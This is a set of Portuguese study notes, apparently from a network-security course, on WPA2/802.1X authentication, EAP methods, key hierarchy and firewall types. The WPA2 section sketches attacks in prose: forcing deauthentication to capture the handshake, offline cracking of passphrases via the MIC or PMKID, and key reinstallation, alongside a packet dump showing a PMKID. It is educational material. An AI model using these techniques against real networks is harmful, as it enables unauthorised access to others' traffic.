
## Fase 1 – Descoberta



- Depois deste ponto a STA APENAS conseguiu acesso ao AP
  - Portas controladas por 802.1x continuam fechadas (não há dados do utilizador)

Img 9.2 – Descoberta


## Fase 2 – Autenticação



- No final desta fase o AP e a STA partilham informação criptográfica
  - PMK (Pairwise Master Key)
- Portos controlados (de dados) continuam fechados

Img 9.3 – Autenticação

### Fase 3 – 4-Way Handshake




- No final, o AP e a STA partilham informação criptográfica recente
  - PTK (Pairwise Transient Key)
  - GTK (Group Transient Key)
- Ambos acreditam que o outro conhece a PMK e PTK
  - Através do uso de MICs
- Portas controladas permitem tráfego Unicast

Img 9.4 – 4 Way Handshake

## X. IEEE 802.1x – Opções Arquiteturais


Já mencionamos que existem diferentes WPA2 – Enterprise e SOHO (PSK based). Aqui estão as diferenças das arquiteturas:



Img 10.1 – Enterprise VS SOHO

## XI. IEEE 802.1x – Hierarquia de Chaves

Existem várias keys que são usadas no IEEE 802.1x, levando assim à seguinte hierarquia de chaves:



- **MSK**
  - Resultado direto de um processo com EAP
  - Arquitetura Enterprise
- **PSK**
  - Longo termo partilhada entre AP-STA
  - Arquitetura SOHO
- **PMK**
  - Chave recente usada para autenticação mútua da AP-STA
  - Usada no 4WH
- **PTK**
  - Chave para proteger interações entre AP-STA
  - CKC / KEK: protocolo 4WH
    - TK: mensagens de dados do 802.11

Img 11.1 – Key Hierarchy

## XII. EAP – Extensible Authentication Protocol

É uma estrutura de autenticação frequentemente usada em redes sem fios e conexões ponto a ponto.

Inicialmente desenhado para o **PPP - Point-to-Point Protocol** – tendo mais tarde sido adaptado para o IEEE 802.1x

**AP não é envolvido!** Este limita-se a reencaminhar o tráfego EAP.


Alteração dos protocolos EAP não implicam a alteração do AP

**Não foi concebido para redes sem fios** pelo que:

- O tráfego não é protegido
- Autenticação mutua não é obrigatória
- Uma STA pode ser levada a ligar-se a um AP de um atacante

	EAP-MD5	LEAP	EAP-TLS	EAP-TTLS	PEAP
<b>AS</b>	<b>N/A</b>	H(desafio, senha)	Chave Pública (certificado)		
<b>Autenticação</b>	H(desafio, senha)	H(desafio, senha)	Chave Pública (certificado)	EAP, Chave Pública (certificado)	PAP, CHAP, MS-CHAP, EAP
<b>Gestão de Chaves</b>	<b>Não</b>	Sim			
<b>Riscos</b>	- Exposição de identidade - Ataques por Dicionário - Host-in-the-Middle - Roubo de ligações	- Exposição de identidade - Ataques por Dicionário - Host-in-the-Middle	- Exposição de identidade		- Exposição de identidade (fase 1)

Img 12.1 – Alguns protocolos EAP 802.1x



Img 12.2 – Exemplo da EduRoam – 802.1x, PEAP, MS-CHAPv2

## XIII. Problemas de Segurança no IEEE 802.11

- **Ataques por dicionário ainda são possíveis**
  - E irão continuar a existir por algum tempo devido ao uso de senhas
- **Apenas os dados são protegidos**
  - Pelo que mensagens de gestão (ICMP – Ping, ou TCP) não são protegidas
  - Atacantes podem desautenticar/desassociar STAs vítimas
- **Problemas a nível do meio de acesso – CSMA**
  - Escolha da janela de contenção permite que um atacante tenha mais tempo de acesso

## XIV. Vulnerabilidades do WPA2

- **Segurança Futura**
  - Remete para a reutilização de chaves
  - **Um sistema possui segurança futura se a descoberta de uma chave não permitir aceder a sessões no passado**
  - WPA-PSK **não possui** tal segurança!
    - Descoberta da PMS/PSK permite decifrar sessões anteriores
  - WPA-Enterprise **pode** possuir
    - Se a PMK for diferente a cada autenticação
- **Descoberta de Senhas**
  - Durante o 4-Way Handshake o atacante consegue obter
    - SSID, Anonce, Snonce, AP MAC Address, STA MAC Address
    - Chaves:
      - $PMK = \text{PBDKDF2}(\text{HMAC-SH1}, \text{senha}, \text{SSID}, 4096, 256)$

- $\text{PTK} = \text{PRF}(\text{PMK} \mid \text{ANonce} \mid \text{SNonce} \mid \text{AP MAC} \mid \text{STA MAC})$
- Ataque:
  - Atacante espera por uma associação ou injeta uma mensagem de desassociação a uma vítima (não consegue realizar ataques sem clientes)
  - Atacante captura SSID, Nonces, MAC Addresses
  - Também pode ser feito offline por força bruta ou dicionário para calcular a PTK
    - Usar MIC capturado na autenticação para validar senhas usadas
    - > 400KH/s para um GPU
- Aos enviam um valor para acelerar processo de autenticação
  - PMKID = HMAC-SHA1-128(PMK, “PMK Name” | MAC\_AP | MAC\_STA)
  - Enviado em algumas mensagens de controlo
  - Ataque:
    - Força Bruta ou dicionário, mas mais eficiente do que o 4WH


```

▶ Frame 29: 203 bytes on wire (1624 bits), 203 bytes captured (1624 bits)
▶ Radiotap Header v0, Length 44
▶ 802.11 radio information
▶ IEEE 802.11 QoS Data, Flags: .....F.C
▶ Logical-Link Control
▼ 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 1]
  ▶ Key Information: 0x0008a
  Key Length: 16
  Replay Counter: 0
  WPA KeyNonce: 3c3d1564b3ab70839dae7fdc63138acc1382ad7ddf4132fe...
  Key IV: 00000000000000000000000000000000
  WPA KeyRSC: 0000000000000000
  WPA KeyID: 0000000000000000
  WPA KeyMIC: 00000000000000000000000000000000
  WPA KeyDataLength: 22
  ▶ WPA KeyData: dd14000fac044a276c2c4fb3b221599f2add3eaf5fef
    ▶ Tag: Vendor Specific: Ieee 802.11: RSN
      Tag Number: Vendor Specific (221)
      Tag length: 20
      OUI: 00:0f:ac (Ieee 802.11)
      Vendor Specific OUI Type: 4
      RSN PMKID: 4a276c2c4fb3b221599f2add3eaf5fef
  
```

Img 14.1 – Exemplo de uma mensagem que envia o PMKID

- **Reinstalação de Chaves**

- Objetivo é **forçar a vítima a reutilizar chaves**
- A vulnerabilidade explorada é o facto do **Suplicant (vítima)** processar sempre a **Msg3**
  - Mesmo que a PTK já esteja instalada
  - Na primeira mensagem, NONCE = 1
- Ataque:
  - Bloquear Msg4
  - AP irá retransmitir Msg3
  - Chave é reinstalada
  - Pacote de dados volta a usar NONCE=1



Img 14.2 – Ataque por reinstalação de chaves (imagem da direita é uma continuação da da esquerda)

- **Descoberta do PIN WPS**
- **Outros**

# Firewalls

---

## I. Definição

As **Firewalls** são um elemento indispensável na ligação de um **domínio de rede**, fornecendo funções como:

- Controlo de acessos
- Controlo de fluxo
- Controlo de conteudos


Podem ser vistas como um concretização centralizada de políticas de segurança.

**Minimizam o impacto das vulnerabilidades** locais (conhecidas ou desconhecidas)

**Facilitam a tomada de posições** mais drásticas

**Centralizam a deteção de problemas** e o seu tratamento

Segundo Cheswick e Bellov, **são o elo de ligação entre redes** de um perímetro protegido (conjunto de redes e máquinas) e redes inseguras (Internet).



Img 1.1 – Diagrama que mostra a definição de firewall segundo Cheswick e Bellov

Engloba um **conjunto de componentes** (tanto hardware como software)

Possuem **3 propriedades** vitais:

- Está no caminho de todo tráfego in <-> out
- Controla o tráfego que por ela passa
- É, por definição, imune à penetração (^o^ \_J ^o^)


**Supervisiona toda a comunicação in <-> out** em duas vertentes:

- **Controlo**
  - Do uso dos recursos protegidos, por máquinas exteriores
  - Do uso da rede exterior pelas máquinas do perímetro protegido
- **Defesa**
  - Contra ataques externos ao domínio protegido
  - Contra ataques iniciados no interior lançados para o exterior

Para além disso adiciona **mecanismos próprios de gateways**


- **Para esconder a estrutura do perímetro protegido**
  - NAT (Network Address Translation)
    - Masquerading e Port Forwarding
- **Para estender o perímetro de segurança**
  - Encapsulamento seguro (VPN)

## II. Estrutura Genérica das Firewalls



Img 2.1 – Barreira entre o exterior e o interior


- **Defesa em perímetro – do domínio**
  - Pode fazer parte de uma estratégia de defesa em profundidade
- **Considera um ambiente seguro e inseguro (Cheswick e Bellov)**
  - Fora – Outros dominios / Internet
  - Dentro – Rede interna
- **Um unico servidor é usado como ligação**
  - Chama-se a este um Bastion Host (Bastião)
  - Computador especial que está especificamente desenhado para receber e aguentar ataques
  - Pode estar dentro ou fora da firewall ou então na DMZ



Img 2.2 – Acrescimo de uma DMZ

- **DeMilitarized Network – DMZ**

- A.k.a Perimeter Network
- É uma rede insegura que contem servidores expostos ao mundo
- Por vezes é necessário utilizar serviços/aplicações específicas
- Existe como uma camada adicional de segurança – um external network node consegue aceder ao que estiver exposto na DMZ enquanto que o resto da internal network esteja protegido pela firewall.
- Pode possuir alguma proteção
  - 2 Firewall System com regras diferenciadas
  - Nesse caso a firewall externa deve ser bastante permissiva
    - Controla o acesso a todas as redes
  - A firewall interna deve, obviamente, ser mais restrita
    - Controla o acesso à rede interna



Img 2.3 – Proteção da DMZ

### **III. Tipos de Firewalls – Filtro de Pacotes**

Firewalls configuradas para **filtrar pacotes rejeitam interações não autorizadas segundo o conteúdo dos datagramas IP**

Este conteúdo inclui:

- Endereços IP (de origem e/ou destino)
- Opções dos cabeçalhos IP/transporte
- Protocolos e portos de transporte (origem e/ou destino)
- Sentidos de criação de circuitos virtuais
- Dados enviados através do protocolo de transporte
- Dimensão dos datagramas

Podem **analisar comportamentos de fluxos** (como p.ex detetar port scans com nmap)

Normalmente são **suportadas e implementáveis por componentes do kernel do OS** (ex. Iptables, ipfw e pf)

### **IV. Tipos de Firewalls – Gateways Aplicacionais**

Firewalls configuradas para **controlar interações ao nível da aplicação de forma transparente para as aplicações interatuantes.**


Por norma existe uma firewall diferente por protocolo (protocolo proxy)

Cliente -> Proxy -> Serviço (servidor) [os proxy são servidores)

Alguns aspectos da operação de um proxy incluem

- Controlo de acesso por utilizador
- Análise e alteração de conteudos

- Registo (logging) detalhado
- Representação (proxying)
  - Substituição transparente de um dos interlocutores)




Img 4.1 – Exemplo de uma Proxy entre o cliente e o serviço

